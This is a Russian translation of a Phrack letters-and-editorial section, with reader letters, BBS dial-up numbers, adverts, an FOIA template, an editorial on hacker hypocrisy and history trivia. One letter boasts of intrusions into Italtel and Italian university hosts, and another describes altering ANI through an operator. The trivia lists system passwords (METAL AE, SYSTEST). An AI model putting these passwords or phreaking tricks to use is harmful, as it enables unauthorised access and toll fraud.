
В любом случае, спасибо, что выслушали.

[Пользуйтесь оговоркой на здоровье. Было бы хорошо упомянуть Phrack где-нибудь в журнале.]

```
xXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXx

                        IT'S BACK!!!!W$#@$#@$

                             _-_-_-_-_-_-_
```




```
' CAU HomesitE                      ' CAU Member SitE
' cDc Factory Direct OutleT(KCF)    ' 0b/GyN Member SitE
' Pure Hack/Phreak OrienteD         ' Serious Hack/Phreak DiscussionS
' Flashback SoftwarE                ' No RatioS
' 24oo-14.4 bpS                     ' Exophasia Submission SitE(ThP)

xXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXxXx
```

[Звоните и смотрите, как 8-Ball расстреляет вас!]

Digital Highways — журнал об альтернативной и металлической музыке. Обзоры местных групп со всей США и национальных исполнителей. Пресс-релизы, информация о концертах, национальные и местные туры, туры небольших групп и крупных мировых звёзд. Топ-10 музыки, советы о том, как получить бесплатную или очень дешёвую информацию от музыкальной индустрии. Плюс поэзия (альтернативная) и прочая информация о новых релизах и записях.

Всё это за $2 для США и Канады (только в долларах США). Для зарубежных читателей — $4 в долларах США.

Лучшее предложение: пришлите демозапись вашей группы на рецензию или стихотворение — и если мы его опубликуем, вы получаете один бесплатный экземпляр. Всем пославшим демозапись выдаётся бесплатный номер в любом случае, и вы всегда получаете рецензию. Есть бесплатные объявления. Все подписчики могут размещать объявления бесплатно. (Мы можем редактировать или отклонить любое объявление, и не все объявления публикуются.)

Это первый номер — присылайте! Адрес: US/CAN $2, остальные $4:

```
Digital Highways
Po Box 38
Troutville, Va 24175
```

Привет, Erik Bloodaxe,

Я студент факультета информатики Университета Салерно (Южная Италия), близ Неаполя.

У меня много копий Phrack Magazine, и я считаю вас лучшими в компьютерном андеграунде.

Я скачиваю ваш журнал со многих BBS (с самыми горячими разделами H/P/CC):

```
+49-58618795            NightBox
+46-18262804            EaglesNest
+1-5152553212           Down of Immortality (ex Pirate's Ship TRSi/WHQ)
                        ( здесь мой друг SysOp Mike Bockert
                          a.k.a THE SKELETON / TRSi-TDT )
+1-2018184894           TUGO The UnderGround OASIS --->  ZZC USHQ
+598-2-497108           Abn0rmal States
```

```
+598-2-421996           ( здесь другой мой друг SysOp
+598-2-421994             по имени Alex a.k.a L0neW0lf )
+1-2019394543           Fastrax
+1-2019397597             |||
+1-2019398448             |||
+1-2014607022             |||
+1-2014609523             |||
+1-7183975413           The Pit
+1-7183975532             |||
+1-7183975520             |||
+1-7183975442             |||
+1-7185074605             |||
+1-3133832116           Pirates Heaven ( лучший SysOp: Nitro)
+1-7166554940           The Edge
+39-744302593           Temple Of Gurus ( Tecn[0]brains WHQ ) SysOp: POWS/TCB
+39-744305366                             |    |    |
+39-744305547                             |    |    |
+39-238003442           Asylum BBS
+39-24500837            Pier BBS Node 0
+39-24582105               |||   Node 1
```

Извините за ужасный список (я зарегистрирован на многих других BBS тоже!) и прошу заметить, что мой ник обычно _/ane, но моё настоящее имя/хэндл — PLiNi0 iL VeCCHi0, а место, которое я обычно указываю — GReeNiSLaND (это второе название острова Искья, где я живу с родителями: Искья — остров в Неаполитанском заливе, рядом с Капри)... Так что лучше называйте меня
PLiNi0 iL VeCCHi0 / uNiTeD PHReHaCKeRS oF GReeNiSLaND или -u-.-P-.-G-

Лучшие мои работы — в Unix-среде на BSD 4.x, Ultrix, SunOs и Multimax от Encore Corporation. Я взломал сеть Italtel, Национальный совет исследований (CNR), множество хостов в университетах Неаполя, Рима, Салерно и Венеции... Начав с Italtel Telematica в Милане, я был близок к взлому штаб-квартиры AT&T в Брюсселе, поскольку многие сотрудники Italtel Telematica работали также в AT&T... Но ради сдачи экзаменов в университете (таких как Физика II и Кибернетика) мне пришлось оставить это крутое занятие (хотя я заинтересован возобновить работу с AT&T).

В Phrack 42 я прочитал следующее:

```
/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\
||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/\/
```

В том же номере Phrack я прочитал о TheNewHacker из Северной Италии (Турин), который хотел связаться с хакерами. Возможно, я немного хакер, но живу в Южной Италии (на острове Искья, рядом с Неаполем, понимаете!)... В любом случае, если вы можете передать TheNewHacker мой e-mail и дать мне его e-mail — буду очень рад. Я заинтересован в участии в написании компилятивного файла о хакерской сцене Италии и Франции (у меня есть друг, работающий в MATRA-ESPACE для ESA — Европейского космического агентства в Тулузе). Дайте знать, могу ли я помочь вашему журналу своими публикациями и работами.

И последнее: уважаемый Erik Bloodaxe, не могли бы вы дать мне интернет-адреса BBS или FTP-сайтов с андеграундными или другими крутыми материалами? (P.S. Можно ли получить Phrack Magazine по FTP?!)

[Эй, спасибо за список BBS! Я сам редко звоню на BBS, но уверен, что наши читатели хорошо им воспользуются!

Насчёт написания файлов — ДЕЙСТВУЙТЕ! Нам всегда нужны материалы. Присылайте всё, что написали и хотите опубликовать!

Передам ваши данные TheNewHacker в Италии. Может, вместе вы возьмёте Италию штурмом. Хаха!

FTP-сайт Phrack — ftp.netsys.com. Там можно найти все выпуски. Также на zero.cypher.com есть много файлов для FTP.]

Привет. Я провёл всё свободное время, читая фрикерские файлы и старые Phrack'и. Хотел спросить — вы всё ещё существуете?

Если да — мне нужна ваша помощь! Вот история:

3 августа 1993 года мне было предъявлено обвинение в том, что моя компания якобы пыталась нанести AT&T ущерб почти на $2 млн в 1991 году. По их версии, мы открыли номер 900 и звонили на него по всей стране с таксофонов.

Они утверждают, что мы приехали на стоянку грузовиков в Орегоне и позвонили на номер 43 000+ раз, наговорив на $800 000+ долларов.

По их словам, для этого, вероятно, использовались компьютеры, хотя никаких доказательств я не видел.

Речь идёт о таксофонах AT&T Black Phones — знаете, тех, что стоят в аэропортах. Они принадлежат AT&T, сделаны AT&T, спроектированы AT&T и даже выставляют счёт AT&T.

Доказательная база — не более чем отчёты ANI. Кое-какие счета в подкрепление, но в большинстве случаев используется только ANI. Все мы знаем, что ANI можно заблокировать, попросив оператора соединить вас. И его можно изменить, набрав 0, попросив оператора переключить на 1-800-321-0288, и сделав звонок на бесплатный номер. В некоторых местах звонки на 900 так проходили, но проделать это 43 000 раз — задача нетривиальная.

Суть в том, что в ANI, вероятно, есть изъяны. Тот, кто умеет, возможно, способен заблокировать или изменить ANI. Или, может быть, эти звонки вообще не проходили. Может, кто-то проник в телефонную станцию...

Мне нужен человек, осведомлённый о возможных недостатках в теории AT&T. Достаточно компетентный, чтобы создать разумные сомнения и выступить в качестве эксперта-свидетеля — или хотя бы указать, где такого найти.

Если знаете, кто может помочь, пожалуйста, ответьте. Мой интернет-адрес: NOFRIENDS@AOL.COM, или можно написать факс: 1-800-572-4403.

С уважением,
NOFRIENDS

[43 000? Четыре и три нуля? Господи. Это очень много звонков. Честно говоря, не понимаю, как вам можно предъявлять обвинения за то, что, по их словам, было сделано с таксофона. У них есть фотографии вас у телефона? Звучит как полная чушь, и любой адвокат должен добиться снятия обвинений при таких слабых доказательствах.

Насчёт проблем с ANI — не думаю, что это камень преткновения. Ничего подобного раньше не слышал, хотя всегда может быть первый раз. Что-то явно не так, но интуиция мне подсказывает, что телефонная компания лжёт о наличии подобных записей.

Наймите адвоката и потребуйте передачи записей в ходе досудебного раскрытия доказательств. Тогда, может, и поймёте, с чем столкнулись. НАЙМИТЕ АДВОКАТА!@#]

Привет, хочу подписаться на Phrack и все предстоящие номера (44+). Спасибо. Кстати, когда выйдет 44-й?

— spirit-hex@prometheus.mtlnet.org

P.S. На моей доске есть все выпуски PHRACK. У меня около 4000 *качественных* текстовых файлов. Называется Operation Prometheus, номер 514-735-4340. Не могли бы вы дать маленькую

рекламу в вашем журнале? У нас есть FTP-доступ / 150 групп новостей Usenet / интернет-аккаунты для участников и т.д. (2 узла на 14 400 бод). Спасибо!

[Пожалуйста!]

Слушайте, если у вас проблемы с людьми, нарушающими соглашение о регистрации, о котором шла речь в нескольких последних выпусках Phrack — я, возможно, смогу помочь. Моя соседка — хороший друг и следователь по мошенничеству. Она знает о моих хобби, одно из которых — Phrack. Ей кажется классным, что я умею делать с компьютерами и модемом. Говорю несколько завуалированно, но уверен, вы достаточно умны, чтобы понять суть. Она занимается такими делами, как дело Дэвида Кореша, и помогает ATF/FBI в других случаях. Ей нравится всё, что слишком сложно для ФБР — она разбирает ситуацию и переводит в понятные слова для ФБР, ATF, USDJ, SS, Министерства финансов/IRS, чтобы они могли произвести арест. В общем, я имею в виду: возможно, я мог бы сообщить ей о людях, нарушающих закон об авторских правах, действующий теперь на Phrack. Если хотите моей помощи — просто потому что ей нравится этим заниматься и Phrack я регулярно читаю — возможно, что-то удастся сделать с этими лицемерами, которые чтят законы, но при этом нарушают их, не регистрируя Phrack. Дайте знать, хотите ли попробовать. Я договорюсь с ней и посмотрим, что можно сделать. Может, она просто попросит имена и начнёт расследование. Никогда не знаешь.

— Sparky

[Боже, надеюсь, мне никогда не придётся пройти через юридический кошмар доказательства финансового ущерба, нанесённого компаниями, «пиратирующими» Phrack.

Было бы любопытно сделать какую-нибудь крупную компанию примером и пристыдить всех, но я всё надеюсь, что люди просто будут ЧЕСТНЫМИ. Блин, я сам хакер, но я честен в этом.

*«Крис, ты взламывал чужие компьютеры?»
«Да, взламывал.»*

*«Компания, ваши сотрудники читают Phrack, не регистрируя подписку?»
«Ну, нет, раньше мы читали Phrack, но теперь уже нет.»*

Вы все отстой. Вы знаете, кто вы. Как вы с собой живёте?]

Если у вас ещё нет прямого номера дозвона для студенческого корпуса Университета Аделаиды для Phrack 44 — вот он:

+61-8-223-2657

Там восемь модемов на 2400 бод, но сейчас один не работает.

[Отлично. Международные университетские номера дозвона!

Наш большой американский список всё ещё собирается, так что продолжайте присылать номера дозвона своих университетов. В одиночку это занимает вечность.]

Привет, Крис...

Думал... Раз уж вы в Техасе, как насчёт статьи об EDSNET?

(Здесь есть номера дозвона через INFONET)

*[Если EDSNET — это то, о чём я думаю, разве он не назывался раньше Pac*lt Plus?*

У меня был скан ещё в те времена, когда все пользовались им для звонков на altger и tchh. Если у кого-то есть скан или желание сделать его — присылайте в Phrack!]

Так что же нового в киберпространстве? lyl libido

[БИЛЛИ АЙДОл ГОВОРИТ! О МОЙ БОЖЕ... ОН ГОВОРИЛ СО МНОЙ! О ГОСПОДИ! Я ДУМАЮ, ЧТО НАПИСАЛСЯ! БИЛЛИ АЙДОЛ! О БОЖЕ О БОЖЕ О БОЖЕ! Б О Ж Е М О Й !!

Уф. Кто-нибудь, принесите швабру.

Что нового? Ну, всякого рода люди запрыгнули на экспресс-полосу Информационной магистрали и пытаются сделать себе имя, эксплуатируя концепцию, о которой ничего не знают, — исключительно как маркетинговый ход. Надо же.

Боб, я возьму Билли Айдола в центральный квадрат для блока...]

Думаю, вам в Phrack будет интересен этот небольшой файл, если у вас его ещё нет. Это просто шаблонное письмо в ФБР с запросом всей имеющейся на вас информации в соответствии с Законом о свободе информации и Законом о конфиденциальности. Они ОБЯЗАНЫ ответить по закону, иначе им грозят юридические санкции. Традиционно они игнорируют ваш запрос, если не думают, что у вас хватит денег судиться (то есть, если вы не работаете, скажем, в New York Times).

Phrack #43 очень понравился (как обычно) — продолжайте в том же духе! (файл следует за подписью)

— Doug

ЗАПРОС ПО ЗАКОНУ О КОНФИДЕНЦИАЛЬНОСТИ И ЗАКОНУ О СВОБОДЕ ИНФОРМАЦИИ

```
Имя
Адрес
Город, штат, почтовый индекс                              Дата

Федеральное бюро расследований
Управление учёта — Отдел FOIA/PA
9th & Pennsylvania Avenue NW
Washington, DC 20535

Уважаемые господа:

Настоящим делаю запрос на основании Закона о конфиденциальности
(5 USC 552b) и Закона о свободе информации (5 USC 522).
Данный запрос подаётся в соответствии с обоими законами.

Настоящим прошу предоставить одну копию всех записей обо мне
или со ссылками на меня, хранящихся в ФБР. Это включает (но не
ограничивается) документы, отчёты, меморандумы, письма,
электронные файлы, ссылки в базах данных, файлы «без подшивки»,
фотографии, аудиозаписи, видеозаписи, электронное или фото-
наблюдение, «июньскую почту», перехваченную корреспонденцию
и прочие файлы, а также ссылки на меня в других файлах.

Моё полное имя: _____
Дата моего рождения: _____
Место моего рождения: _____
Мой номер социального страхования: _____
Места моего проживания: _____
_____

Другие имена, места, события, организации или иные сведения,
под которыми могут храниться
относящиеся ко мне записи: _____
```

_____

Как вам известно, нормативные акты FOIA/PA предусматривают, что даже если часть запрошенных материалов обоснованно исключается из обязательного раскрытия, все отделимые части должны быть предоставлены. Если запрошенные материалы предоставляются с купюрами, прошу отмечать каждую купюру с указанием применяемых исключений. Кроме того, прошу ваше ведомство проявить усмотрение и раскрыть любые записи, которые технически могут быть исключены, но сокрытие которых не служит важному публичному интересу.

Настоящим соглашаюсь оплатить разумные расходы, связанные с этим запросом, в размере до $25 без дополнительного согласования с моей стороны. Тем не менее настоятельно прошу об освобождении от платы, поскольку данный запрос частично является запросом по Закону о конфиденциальности.

Это письмо и моя подпись нотариально заверены, как указано ниже.

С уважением,

_____

подпись заявителя

_____ _____

имя заявителя печатными буквами штамп и подпись нотариуса

[Тем, кто думает, что может быть под подозрением, стоит заполнить это. Неплохая идея. Если же вы НЕ думаете, что находитесь под каким-либо расследованием — пожалуй, не стоит. Нечего давать им лишние зацепки.]

«Мы в Phrack приветствуем конструктивную критику, но хватит ли у вас смелости написать напрямую, а не прятаться за анонимным ремейлером? Тогда кто-нибудь смог бы ответить вам более прямо и оперативно.»

Согласен с общей оценкой умственных способностей того читателя, но вынужден возразить против вашего пренебрежительного отношения к анонимному сервису. Анонимный сервис постоянно критикуют самые разные люди, однако обычно это консервативные сторонники истеблишмента, а не то, чего я жду от Phrack.

Анонимная коммуникация служит множеству целей помимо «отсутствия смелости» у отправителя. Аргумент «единственная причина использовать анонимную почту — трусость и неспособность отстоять свои слова» поразительно напоминает аргумент «единственная причина использовать криптографию — преступность и желание что-то скрыть».

Без сомнения, многие преступники используют криптографию, и многие малодушные — анонимную почту, но осуждать кого-то за использование анонимной почты — всё равно что осуждать за использование криптографии: даже если в конкретном случае это верно, это распространяет заблуждение о том, что для применения этих инструментов есть лишь «нечестные» причины. Как человек, глубоко уважающий приватность и признающий законное (и необходимое для свободного и демократического общества) использование как защищённых, так и анонимных коммуникаций, я знаю, что это не так. Перечислять законные случаи применения анонимной почты не стану — это те же аргументы, что и в пользу криптографии, и вы, без сомнения, их знаете. Допустим лишь, что данный человек мог бы лишиться работы или профессиональных связей, если бы некоторые люди узнали, что он читает Phrack и симпатизирует ему. Просто возможность — но даже если это неверно в данном случае, легко поверить, что это верно в других.

Конечно, для тех из нас, кто легко заводит миллион аккаунтов электронной почты под любыми псевдонимами, анонимная почта излишня. Но законный и надёжный (и уважаемый) способ изредка отправить анонимное сообщение куда предпочтительнее (возможно, незаконных) обмана и мошенничества.

Итак, вкратце: даже если упомянутый читатель действительно был малодушным трусом (не говоря уже о ноющем болване), оскорблять его за использование анонимного сервера вредно для дела анонимной почты — дела, у которого мало сторонников и много хулителей, дела, за которое следует благодарить операторов анонимного сервера в Финляндии. Надёжная анонимная почта (которой, по правде говоря, пока не существует в полной мере), как и надёжное шифрование, необходима и полезна для свободного общества, и её не следует осуждать.

[Да, вы совершенно правы. Я вовсе не собирался дискредитировать службу анонимной почты в целом — просто хотел пройтись по придурку, приславшему мне анонимное письмо с оскорблениями.

Сам я анонимными мейлерами не пользуюсь и нужды в них не испытываю, но знаю, что многие пользуются. Они ДО СЕГО ДНЯ оказывают важную услугу многим людям, и вы правы — их стоит похвалить за хорошую работу.

Однако если кто-то хочет прислать мне какую-то гадость — наберитесь смелости и покажитесь. Если ваши слова настолько зыбки, что нужно прятаться, — ваша позиция, вероятно, не очень убедительна.]

Футболки «Jurassic Punk» теперь доступны от ваших phriend'ов из CYBERPUNK SYSTEM. Стопроцентно хлопковые чёрные футболки с рисунком спереди и словами «Субкультура с 5120-летней историей».

Под надписью — битстрим «11010001011101». На спине белым напечатано «Attitude is everything». По дизайну якобы похожи на логотип «Парка Юрского периода».

```
Футболка          $15 за шт.
Кепка             $15 за шт.
Цветные наклейки  $1 за шт.
```

Пожалуйста, добавьте $3 за единицу на доставку, $5 для зарубежных заказов. Срок доставки 3-4 недели.

```
CYBERPUNK SYSTEM
P.O. Box 771072
Wichita, KS  67277-1072

Legacy@cpu.cyberpnk1.sai.com
```

ЕЩЁ ДОСТУПНО

24 мая 1992 года двое отчаянных пиратов — Legacy из CyberPunk System и Captain Picard из Holodeck — окончательно устали от AT&T. Вместе они отправились к Техническому объекту AT&T к западу от Годдарда, штат Канзас, и объявили его собственностью пиратов и хакеров повсюду. Они подняли «Весёлого Роджера» с черепом и костями высоко на флагшток AT&T, где он провисел 2 дня, пока охрана его не сняла.

Это событие было сфотографировано и заснято на видео компанией dGATOBAS Productions для сохранения этого исторического момента. И теперь вы можете стать свидетелем этого события. В течение ограниченного времени предлагается постер 11 x 17 дюймов с полноцветным изображением флага «Весёлого Роджера», реющего над AT&T, с логотипом AT&T в кадре и подписью «МЫ ПРИШЛИ, МЫ УВИДЕЛИ, МЫ ПОБЕДИЛИ».

Также по запросу доступны: постер 20 x 30 дюймов и хлопковая футболка с тем же полноцветным изображением.

Цены:

```
Полноцветный постер 11" x 17".........................$10 США
Полноцветная фотография 20" x 30".....................$20 США
Футболка с изображением на груди.....................$20 США
```

Для заказа пришлите чек или денежный перевод на нужную сумму плюс $3 за пересылку на:

```
CYBERPUNK SYSTEM
P.O. Box 771072
Wichita, KS  67277-1072
```

Обязательно укажите размер футболки.

GIF-изображение также доступно через CyberPunk System, 1:291/19 (FidoNet), 47:617/0 (VUARNet), 93:3316/0 (PlatinumNet), 69:2316/0 (CCi). Магическое имя FREQ: PIRATE. Также доступно в uuencoded: пишите на Legacy@cpu.cyberpnk1.sai.com

*[Слава свободному предпринимательству!
Слава капитализму!
Слава Америке!]*

С сожалением сообщаю, что UPI с этого момента прекращает выпуск журнала. Причина: у Arch Bishop'а и у меня нет времени, чтобы организовать написание статей, вёрстку журнала и т.д. Это не означает, что группа мертва — это неправда. Группа живёт, но все будущие материалы будут направляться в Phrack для публикации под именем UPI.

Если вам нужен список всех текущих сайтов и участников UPI — сделайте finger на мой интернет-аккаунт. По номерам сайтов или по любым другим вопросам можете написать нам. Пожалуй, на этом всё. До связи.

— The Lost Avenger/UPI
Internet: mstone@nyx.cs.du.edu
Voice Mailbox: 416-505-8636

[Phrack с признательностью принимает это предложение пожертвовать нам ваши файлы! Жаль, что ваш журнал прекращает выход, но я понимаю, каким головняком бывает издание журнала. Это УЖАСНО! Отнимающий всё время неблагодарный труд. Но что поделать — я дурак без личной жизни! Хехе.]

Редакционная статья

Это многих разозлит, но чёрт побери — в этом и есть смысл редакционной колонки, не так ли?

В этом выпуске я хочу затронуть нечто, процветающее в нашем сообществе: ЛИЦЕМЕРИЕ. Я почти не обращал на него внимания, пока не побывал на конференции «Hacking At The End Of The Universe» в Амстердаме.

Фраза «Информация хочет быть свободной», ставшая почти клише, слетала с уст едва ли не каждого выступавшего. Она пронизывала весь тон происходящего. Все либо жаловались, что то должно быть бесплатным, а это — общедоступным, либо что не должно быть незаконным делать

какую-то вещь, либо яростно декларировали поддержку этих идеалов.

Конечно, Голландия — печально известна своим терпимым и открытым обществом; да и Европа в целом куда спокойнее, чем Штаты, но даже многие американцы держат эти идеалы близко к сердцу.

Первое, что меня взбесило, — входная плата в сто гульденов. Это пятьдесят долларов! Просто чтобы войти. Плюс нужно было платить за палатку, спальный мешок, матрас и еду. Я не против платы вообще, но это ведь Hack-Tic взимала её. Один из главных проповедников «Информация хочет быть свободной!»

Очевидно, ВАША информация хочет быть свободной, а вот их стоит сто гульденов.

Ещё более показательно было то, что почти каждая сессия, связанная с какой-либо «технологией», вертелась вокруг продукта Hack-Tic: Demon Dialer (tm), их POCSAG-демодулятор, их грядущий адаптер беспроводной сети с расширенным спектром или сам журнал. Были ли они бесплатными? Предоставлялась ли информация об их разработке, чтобы потенциальные технари могли бежать домой и взяться за паяльник? Ни черта подобного. Снова: информация Hack-Tic ценна, и вы ДОЛЖНЫ ПЛАТИТЬ за возможность с ней ознакомиться. В отличие от информации XYZ Corporation — R&D или финансовых отчётов (которые могут принести кому-то солидный «гонорар за находку»), так страстно жаждущих вырваться со своих магнитных носителей и осесть прямиком на ВАШЕМ жёстком диске.

Не хочу слишком наезжать на Hack-Tic. Организовать конференцию стоит уйму денег, и я искренне уважаю их за то, что им удалось осуществить нечто настолько масштабное. Просто хочу расставить точки над i. Крупные конвенции в Америке (HoHo, Scon) по-настоящему не берут плату. Они «просят» пожертвований. Конечно, можно получить косой взгляд, если не скинешь пять-десять долларов, но черт возьми, все скидываются. Сами ХОТЯТ. Хорошее времяпрепровождение стоит горсти мелочи. И нет никакого грандиозного взноса просто чтобы войти в дверь. К тому же убытки всегда можно покрыть продажей всякого барахла вроде футболок и видео, которые все вечно хотят купить. (Железо стоит денег. :))

Возвращаясь к Америке: 2600. Снова «Информация хочет быть свободной!» Э. Голдштейн, ярый приверженец этого лозунга. Э-э, вы платите пять долларов за номер? Я плачу. Значит, информация 2600 тоже не очень рвётся на свободу. Хотя, опять-таки, выпуск такого журнала стоит денег — как и организация конференции, — так что наверняка все понимают людей, пытающихся покрыть расходы на стоящий проект, правда?

Далее — архивный проект LOD Communications BBS. Сообщество взбунтовалось, когда за результаты всего проекта попросили тридцать девять долларов. LOD? Просит ДЕНЬГИ? ЗА ИНФОРМАЦИЮ??? ИНФОРМАЦИЯ ХОЧЕТ БЫТЬ СВОБОДНОЙ!!!#!@$ Это возмутительно!

Но подождите, разве не считалось допустимым брать небольшую плату, чтобы покрыть расходы (оборудование, телефонные звонки, диски, пересылку, ВРЕМЯ)? «О, конечно, чувак — только не с тебя.» Ах, какой же я простак! Ну конечно! Спасибо, что объяснили.

А потом был Phrack. Всегда бесплатный для сообщества. Всегда доступный на радость всем. Просит лишь, чтобы корпоративные типы заплатили регистрационный взнос в сто долларов — ради элементарной честности. (Они нечестны.) Прекрасно зная, что воруют его, порой вполне нагло. И спокойно осознавая, что они столь же неэтичны, как они всегда нас называли.

Мы здесь не лукавим насчёт денег. Наша информация столь же ценна, как чья-либо ещё (вероятно, даже больше), и куда объёмнее. Чёрт, 43-й номер был, пожалуй, больше каждого Hack-Tic и почти каждого 2600 вместе взятых. И, подождите — неужели? Бесплатно? О Боже! Так и есть. Бесплатно и по цене, и по доступу.

Позвольте кое-что сказать вам. Информация не хочет быть свободной, друзья. Ни от своих ограничений, ни в смысле денежной стоимости. Информация — товар, как и всё остальное. Ценнее редчайшего элемента, она ЖАЖДЕТ быть накопленной и стоить денег. Тот, кто отдаёт что-то даром, — дурак. (Я действительно глуп.) Я не вправе упрекать никого за то, что берёт деньги — лишь бы не пытался обосновать это фасадом из отмазок, одновременно вопя «Информация хочет быть свободной!»

Коммерческая тайна не хочет быть свободной, маркетинговые прогнозы не хотят быть свободными, формулы не хотят быть свободными, расположение войск не хочет быть свободным, CAD-чертежи не хотят быть свободными, финансовая информация корпораций не хочет быть свободной, мой кредитный отчёт уж точно не хочет быть свободным!

Давайте сделаем шаг назад: инструкции по работе с системой — это информация, которую следует распространять; то, как компьютеры объединяются в сети, — информация, которую следует распространять; новые технологии ХОТЯТ, чтобы о них рассказывали; уязвимости нужно указывать; патчи ДОЛЖНЫ быть бесплатными... Чувствуете разницу?

Завершу свои рассуждения ещё одним образцом ущербной логики. На HEU разгорелись дебаты о том, почему телефонные звонки должны быть бесплатными. Эй, я люблю устройство для телефонного мошенничества не меньше любого другого (тоны синего бокса до сих пор заставляют меня плакать), я использовал кодов за жизнь больше, чем миллион курьеров с варезами, и не собираюсь лукавить... Я ВОРОВАЛ УСЛУГУ! Ура! Арестуйте меня!

Аргумент звучал так: «Линии уже проложены, так почему я должен платить за использование свободной линии?» Окей, не должны... Но вы ДО СЕГО ДНЯ должны платить за прокладку оптоволокна, проектирование обновлений программного обеспечения коммутаторов, исследования ATM, разработку алгоритмов сжатия и фильтрации, видеодозвон, ежедневное обслуживание, справочную службу, операторское обслуживание и сотни других вещей, на которые шли бы ваши прежние платежи. Не нравится этот аргумент? Хорошо: палатки на HEU уже стояли, и места были расставлены и пустовали... Верните мои сто гульденов.

Жили-были Свинья, Кошка, Собака и маленькая Красная Курочка в небольшом домике. Свинья, Кошка и Собака были очень ленивыми. Маленькой Красной Курочке приходилось делать всё в доме самой.

Всё, чего хотели Свинья, Кошка и Собака, — это играть.

Однажды, когда маленькая Красная Курочка мела двор, она нашла несколько зёрен. «Кто поможет мне посеять эти зёрна пшеницы?» — спросила она.

«Не я», — сказала Свинья.

«Не я», — сказала Кошка.

«Не я», — сказала Собака.

«Тогда я сделаю это сама», — сказала маленькая Красная Курочка. И сделала.

Вскоре пшеница выросла высокой и золотой. «Кто поможет мне сжать пшеницу?» — спросила маленькая Красная Курочка.

«Не я», — сказала Свинья.

«Не я», — сказала Кошка.

«Не я», — сказала Собака.

«Тогда я сделаю это сама», — сказала маленькая Красная Курочка. И сделала.

Когда зерно было сжато и готово к помолу в муку, маленькая Красная Курочка спросила: «Кто поможет мне отвезти зерно на мельницу?»

«Не я», — сказала Свинья.

«Не я», — сказала Кошка.

«Не я», — сказала Собака.

«Тогда я сделаю это сама», — сказала маленькая Красная Курочка. И сделала.

Когда мука вернулась с мельницы, маленькая Красная Курочка спросила: «Кто поможет мне испечь хлеб?»

«Не я», — сказала Свинья.

«Не я», — сказала Кошка.

«Не я», — сказала Собака.

«Тогда я сделаю это сама», — сказала маленькая Красная Курочка. И сделала.

Она замесила тесто из муки, раскатала его и поставила в духовку. Когда хлеб испёкся, она вынула его из духовки. Ммм! Как же вкусно он пах!

«Кто поможет мне съесть этот хлеб?» — спросила маленькая Красная Курочка.

«Я», — сказала Свинья.

«Я», — сказала Кошка.


«Я», — сказала Собака.

«О нет, не вы!» — сказала маленькая Красная Курочка. — «Я нашла зёрна. Я посеяла их. Я сжала зерно и отвезла его на мельницу. Я испекла из муки хлеб. Я сделала всю работу сама — и теперь я буду есть хлеб сама.»

И съела.

Вспомните детство... Разве мы ничему не научились?

ЧАСТЬ I



PHRACK TRIVIA (Викторина Phrack)

В прошлом выпуске я попробовал кое-что новое: провёл небольшой конкурс на знание истории с призами для тех, кто первым ответит на все вопросы. Что ж, мне стоило догадаться — читатели Phrack ленивы. Число тех, кто действительно откликнулся, было жалким.

Победители: dFx, Holistic, Damiano и Matt.

Я планировал 5 победителей. Заметьте, сколько победило. Я даже не скажу, сколько правильных ответов дали эти ребята — никто не приблизился к 100%. Очевидно, я единственный знаток истории в подполье.

ОТВЕТЫ НА ВИКТОРИНУ PHRACK

1. CCIS — Common Channel Interoffice Signalling (Общеканальная межстанционная сигнализация)

2. Сосед Stimpson J. Cat? — Ren Hoek

3. Назовите крэкера. — Bill Landreth

4. Пароль METAL AE. — KILL

5. Кто изобрёл TeleTrial? — King Blotto

6. Назовите хакера из «Bloom County». — Oliver Wendell Jones

7. Как звали компьютер «Whiz Kids»? — RALF

8. Какой межгородской сервис принадлежал Western Union? — MetroPhone

9. Какой компьютер читал дискеты и Apple][, и IBM PC? — The Franklin ACE

10. Кто создал плату «Charlie»? — John Draper

11. Сколько кредитов для получения CNE? — 19

12. Что было в багажнике Chevy Malibu? — Мёртвые пришельцы (Dead Aliens)

13. Назовите три группы, к которым приложил руку A. Jourgensen. — Ministry, Revolting Cocks, Skatenigs, Pailhead, Lard (и другие)

14. Пароль SYSTEST: — UETP

